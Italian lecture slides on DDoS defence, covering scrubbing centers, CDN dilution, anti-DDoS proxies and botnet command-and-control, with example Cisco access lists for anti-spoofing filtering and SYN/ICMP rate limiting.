
- Un centro di controllo (scrubbing center) viene allertato per distribuire i filtri

## Distribution Server




# CDN Dilution

- Una CDN è un sistema di server distribuiti in rete finalizzati al caching e alla distribuzione di contenuti (in genere Web) su scala geografica, alleggerendo il carico di destinazioni particolarmente richieste
- L'obiettivo è l'apiattimento dell'infrastruttura di distribuzione portando i contenuti direttamente a livello di periferia (edge) dove troviamo i CDN Edge servers




# CDN Dilution

- Il meccanismo di CDN Dilution utilizza queste facility per contenere l'impatto degli attacchi DDoS distribuendo il carico.
  - Si usa la larghezza di banda offerta dalla tecnologia CDN per mitigare e assorbire gli attacchi DDoS
- I CDN edge server funzionano da filtri per le applicazioni web:
  - Tutte le richieste vengono gestite dai server periferici
  - Le richieste dannose sono filtrate prima di essere rispedite all'origine
  - La latenza di attivazione è bassissima rispetto alla mitigazione network-centrica
- Si ottiene una protezione DDoS abbastanza completa per le applicazioni web:
  - I server edge CDN sono sensibili al contesto dell'applicazione
  - Fanno riferimento a protocolli ben definiti (in genere HTTP)
  - Inefficiente per attacchi prolungati nel tempo o su scala molto larga



# Anti-DDoS Proxy

- Come nel caso della tecnica CDN dilution è possibile creare reverse proxy TCP/UDP per offrire protezione a specifiche applicazioni caratterizzate dall'uso di determinati protocolli/porte
- I pacchetti vengono inviati ai reverse proxy che filtrano i pacchetti dannosi con un profilo di mitigazione ben definito. Il servizio di protezione offre:
  - Operatività continua (sempre attivo) senza tempi di setup
  - Modello di sicurezza positivo (consente l'accesso a porte definite anziché aprirle tutte)
  - Efficace nei confronti di DDoS lenti basati su vulnerabilità applicative e protocollari
- Esempi:
  - Cloudflare
  - Akamai Prolexic




# Botnets come vettori di attacco

- Negli ultimi anni si è osservata una notevole evoluzione nelle tecniche di compromissione
- A seguito dell'attacco (eventualmente di un worm) sull'host compromesso viene installato un programma definito *bot*
- Il bot consente fornisce all'attaccante un meccanismo di controllo remoto sull'host compromesso
- Questa tecnica viene utilizzata per creare reti di host compromessi (**botnet**) comandate da un'infrastruttura **Command and Control** (C&C)



# C&C in DDoS: Agent-Handler



# Agent-Handler DDoSes

## Tecniche di difesa e contromisure


### - Applicazione dei filtri anti-spoofing in ingresso e in uscita

```
access-list 110 deny ip 165.21.0.0  0.0.255.255  any log  
access-list 110 permit ip any any  
access-list 111 permit ip 165.21.0.0 0.0.255.255 any  
access-list 111 deny ip any any log
```


### - Limitazione in banda dei flussi di traffico ICMP e relativi ai SYN

```
access-list 102 permit icmp any any  
access-list 103 deny tcp any any established  
access-list 103 permit tcp any any  
interface Serial3/0/0  
    rate-limit input access-group 102 256000 8000 8000  
    conform-action transmit exceed-action drop  
    rate-limit input access-group 103 256000 8000 8000  
    conform-action transmit exceed-action drop
```

